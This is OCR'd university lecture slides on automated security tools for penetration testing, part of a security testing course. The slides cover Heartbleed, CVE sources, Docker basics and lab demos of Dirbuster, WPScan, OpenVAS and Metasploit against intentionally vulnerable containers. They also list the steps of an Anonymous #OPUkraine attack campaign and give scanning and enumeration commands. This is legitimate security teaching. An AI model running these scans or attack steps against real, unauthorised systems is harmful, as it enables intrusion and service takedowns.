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
Exploit sample: Hearthbleed



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
Exploit sample: Hearthbleed



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What can ????????? contain?

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Exploit sample: Hearthbleed

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- ????????? may contain:
  - Decryption keys
  - Username/password pairs
  - Session cookies
  - File portions
  - Etc.

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Vulnerabilities sources

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- Where to get information on vulnerabilities?
  - Public databases
    - E.g., https://cve.mitre.org
    - Unique identification (i.e., CVE)
  - Public scientific papers
  - Blog posts, tweets, bullettins, etc.

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Vulnerabilities exploitation

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- How to exploit it?
  - Public exploits
  - GitHub
  - Self-implementation

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Vulnerabile hosts identification

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- How to identify if a service/host is vulnerable?
  3. Footprinting and scanning
     - OS fingerprinting, port scanning and services detection
  4. Vulnerability assessment
     - Through dedicated tools (e.g., Nessus, Nexpose, OpenVAS, etc.)

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Assignments

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- Identify one relevant CVE
  - Study its description (e.g., on https://cve.mitre.org)
  - Study the functioning of the related exploit (if any)
- Install on your PC (in general, we will mainly use Docker):
  - [Mandatory] Docker
    - If you encounter errors on MS Windows, see https://superuser.com/questions/1382472/how-do-i-find-and-enable-the-virtualization-setting-on-windows-10
    - Create a sample container, just to test everything works fine
      - E.g., `docker run hello-world`
  - [Optional] A software allowing you to create virtual machines (e.g. VirtualBox)
    - Create a Kali Linux virtual machine
    - Create an intentionally vulnerable host
      - E.g., Metasploitable
      - See, e.g., https://www.linuxadictos.com/en/vulnerable-distributions-on-purpose-to-practice.html
      - Beware of not using a shared network, or public IP addresses (!!)

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Module 3
Automated security tools

Enrico Cambiaso

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Functional and security testing techniques

2023/2024

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Previous assignments

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- *Identify one relevant CVE*
  - *Study its description (e.g., on https://cve.mitre.org)*
  - *Study the functioning of the related exploit (if any)*
- *[Mandatory] Install on your PC (in general, we will mainly use Docker):*
  - *Docker*
    - *If you encounter errors on MS Windows, see https://superuser.com/questions/1382472/how-do-i-find-and-enable-the-virtualization-setting-on-windows-10*
    - *Create a sample container, just to test everything works fine*
      - *E.g.,* `docker run hello-world`
  - *A software allowing you to create virtual machines (e.g. VirtualBox)*
    - *Create a Kali Linux virtual machine*
    - *Create an intentionally vulnerable host*
      - *E.g., Metasploitable*
      - *See, e.g., https://www.linuxadictos.com/en/vulnerable-distributions-on-purpose-to-practice.html*
      - *Beware of not using a shared network, or public IP addresses (!!)*

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Part 1

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Penetration Testing life cycle LEGAL

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1 Engagement
- Quotation, legal aspects and permissions, black/white/grey box, scope, timings

2 Information gathering
- General information, understanding the business, infrastructure information gathering, web apps

3 Footprinting and scanning
- OS fingerprinting, port scanning and services detection

4 Vulnerability assessment
- Tools like Nessus, Nexpose, OpenVAS

5 Exploitation
- E.g. through metasploit

4 Reporting

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Classical attack activities NOT LEGAL

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1. Information gathering
2. Enumeration
3. Gaining access
4. Privilege escalation
5. Maintaining access
6. Covering tracks

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Anonymous #OPUkraine 2022 example NOT LEGAL

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1. Run masscan of Russian IP space for specific ports
2. Collect scan data to see what is responding
3. Run focused scans with specialized scanners - SQLmap, OpenVAS, WPScan, etc.
4. Validate data with multiple scans and OSINT
5. Find vulnerability and exploit data based on scans
6. Exploit vulnerabilities with MetaSploit, etc.
7. Take down these services

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
Cyber-attack example



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Pre-requisite: Docker

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- Docker is a a platform for developing and running applications in containers
- Key Features:
  - Containerization: isolate applications and their dependencies
  - Portability: consistent across different environments
  - Efficiency: lightweight, fast, and resource-efficient
- Benefits:
  - Consistency: eliminates "it works on my machine" issues
  - Scalability: easily scale applications up or down
  - Resource optimization: Efficient use of system resources
- Popular Terminology:
  - Image: lightweight, standalone, executable package
  - Container: runnable instance of a Docker image
  - Dockerfile: script to create a Docker image

docker

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How to use Docker

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1. First of all, install Docker on your machine
2. Identify an image:
   - See https://hub.docker.com
3. Run the image:
   - `docker run -it <image>:<tag> <command>`

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Other Docker commands

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- `docker run`: start a new Docker container from an image
- `docker ps`: list all the running Docker containers
- `docker stop`: to stop a running container
- `docker rm`: remove a Docker container
- `docker images`: list all the Docker images that are currently available on your system
- `docker pull`: download a Docker image from a registry
- `docker exec`: execute a command in a running container

Source: https://www.mygreatlearning.com/blog/top-essential-docker-commands/

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Docker run parameters

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- Interactive mode: `-i`
- Allocate a shell: `-t`
- Daemon mode: `-d`
- Mapping a local port of the host to a container port:
  `-p <host_port>:<container_port>`
- Mapping a local directory of the host to a container volume/directory:
  `-v <local_directory>:<container_directory>`
- Set an environment variable: `-e <variable_name>=<variable_value>`
- Set a working directory inside the container: `-w <container_directory>`

For more information, see
https://docs.docker.com/engine/reference/commandline/container_run/

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Docker network commands

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- Create a network `mynetwork`:
  - `docker network create mynetwork`
- Run two containers foo and bar on the network `mynetwork`:
  - `docker run --network=mynetwork -h foo -it --rm --name foo ubuntu`
  - `docker run --network=mynetwork -h bar -it --rm --name bar ubuntu`
- Ping `bar` from `foo`:
  - `ping bar`

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Clean up Docker

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- If Docker images and containers are not kept under observation, their space usage may quickly increase
- Possible solutions:
  1. Remove a Docker container:
     ```
     docker ps -a
     # identify the container id of the container to remove
     docker rm <container_id>
     ```
  2. Remove a Docker image:
     ```
     docker images
     # identify the image id of the image to remove
     docker rmi <image_id>
     ```
  3. Restore Docker (like a factory reset):
     ```
     docker stop `docker ps -a|grep Up|awk '{print $1}'`
     docker system prune -a
     ```

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docker

Portainer

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- Portainer is an open-source container management platform that simplifies Docker container orchestration and management
- Key features:
  - User-Friendly Interface: intuitive web-based dashboard for Docker management
  - Container Deployment: easily deploy and manage containers
  - Multi-Platform Support: works with Docker, Kubernetes, and other container runtimes
  - Role-Based Access Control (RBAC): granular control over user permissions
- Execution:

```
docker volume create portainer_data
docker run -d -p 8000:8000 -p 9443:9443 --name portainer --
restart=always -v /var/run/docker.sock:/var/run/docker.sock -v
portainer_data:/data portainer/portainer-ce:latest
```

For further information, see
https://docs.portainer.io/v/2.16/start/install/server/docker/linux

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Dockerfile example

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```
FROM ubuntu:latest

# . includes app.py and requirements.txt
COPY . /app
WORKDIR /app

RUN apt-get update

RUN apt-get install -y python3 python3-pip
RUN pip3 install --upgrade pip
RUN pip3 install -r requirements.txt

CMD [ "python3", "app.py" ]
```

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Create container from Dockerfile

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- Build the image:

```
docker build -t mycontainerimage .
```

- Save the image to file:

```
docker save mycontainerimage:latest|gzip >
mycontainerimage.tar.gz
```

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Module 3
Automated security tools

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Functional and security testing techniques

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Part 2

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Dirbuster

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- It’s a Java application able to enumerate web resources
- Allows both brute force and list-based scanning
- Available in headless mode (`-H` parameter)
- Available as a Docker container
  - `docker run -it hypnza/dirbuster -u <target_url>`

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Demo: Dirbuster

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

- Via Docker:
  - `docker run -it hypnza/dirbuster --help`
  - `docker run -it hypnza/dirbuster -u http://testphp.vulnweb.com`
- Native:
  - You can use lists on `/usr/share/wordlists/dirbuster`
    - `directory-list-2.3-medium.txt` is often a good choice





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WPScan

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- **WPScan:** WPScan is a black box Wordpress vulnerability scanner designed for security professionals and website administrators to assess the security of WordPress installations
- **Vulnerability Scanning:** WPScan scans Wordpress installations for known vulnerabilities, helping identify potential security weaknesses
- **Username Enumeration:** It can enumerate Wordpress usernames, aiding in the assessment of the strength of login credentials
- **Plugin and Theme Detection:** WPScan identifies installed plugins and themes, including version information, to pinpoint potential vulnerabilities associated with specific software versions
- **Password Attack:** Offers password attack capabilities, allowing users to test the strength of Wordpress login credentials through brute-force and dictionary attacks
- **Security Headers and Configuration Checks:** WPScan assesses security headers and configuration settings to ensure adherence to best practices and identifies any misconfigurations that may pose security risks

Link: https://wpscan.com

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Demo: WPScan

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
- First, we need to run a vulnerable Wordpress host
  - See, e.g., https://github.com/vavkamil/dvwp (not working on Apple Silicon)
    - `git clone https://github.com/vavkamil/dvwp.git`
    - `cd dvwp`
    - `docker-compose up -d --build`
    - `docker-compose run --rm wp-cli install-wp`
    - `docker-compose up -d`
    - `#docker-compose down`
- Then, we need to run WPScan
  - Need to register to https://wpscan.com/register to get an API token
  - Run `wpscan -h` or `man wpscan` for execution syntax
  - See, e.g., https://github.com/wpscanteam/wpscan/tree/master
    - `docker run -it --rm --network=host wpscanteam/wpscan --url http://$TARGET_HOST:$TARGET_PORT --enumerate p --api-token $API_TOKEN`
- Finally, check obtained results



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Module 3
Automated security tools

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Functional and security testing techniques

2023/2024

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Part 3

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Greenbone Security Assistant (OpenVAS GUI)

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- **Greenbone Security Assistant:** GSA is the web-based graphical interface for OpenVAS, providing a user-friendly platform for vulnerability management, allowing users to configure scans, analyze scan results, and generate comprehensive reports
- **Vulnerability Scanning tool:** OpenVAS performs thorough network scans to identify and assess potential security vulnerabilities in hosts and services
- **Comprehensive Vulnerability Database:** Utilizes the Network Vulnerability Tests (NVTs) feed, regularly updated with a vast database of vulnerability tests, ensuring coverage for a wide range of security issues
- **Detailed Reporting:** Generates detailed reports on identified vulnerabilities, providing valuable insights for prioritizing and addressing security issues effectively
- **Integration Capabilities:** Supports integration with other security tools and systems, allowing for a seamless incorporation of vulnerability management into broader security workflows
- **Open Source:** As an open-source framework, OpenVAS fosters transparency, collaboration, and customization, allowing users to inspect, modify, and contribute to the codebase for continuous improvement

Link: https://www.openvas.org

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Demo: Greenbone Security Assistant (OpenVAS GUI)

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
- Docker execution (see https://github.com/mikesplain/openvas-docker)
  1. Run `docker run -d -p 443:443 --name openvas mikesplain/openvas`
  2. Open your browser to https://localhost
  3. Login as `admin:admin`



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Metasploit

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- An open-source framework used for penetration testing
- Available on all popular operating systems
- Includes a wide set of exploits and attack vectors provided by the community
  - It has to be kept up to date
- Provides a web interface, a command line interface, and a console interface
  - We will use the last one, *MSFConsole*

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Demo: Metasploit Environment scheme

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

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Demo: Metasploit Environment setup

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- Create a network:
  - `docker network create metasploitdemo`
- Create a vulnerable container:
  - `docker pull tleemcjr/metasploitable2`
  - `sudo docker run --network=metasploitdemo -h victim -it --rm --name metasploitable2 tleemcjr/metasploitable2`
- Create an OpenVAS container:
  - `docker run -d -p 443:443 --network=metasploitdemo --name scanner -h scanner mikesplain/openvas`
    `# if you've login issues on «OMP», just wait`
- Create a Kali Linux container:
  - `docker pull kalilinux/kali-rolling`
  - `sudo docker run --network=metasploitdemo -h attacker -it --rm --name attacker kalilinux/kali-rolling`

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Demo: Metasploit Vulnerability scan

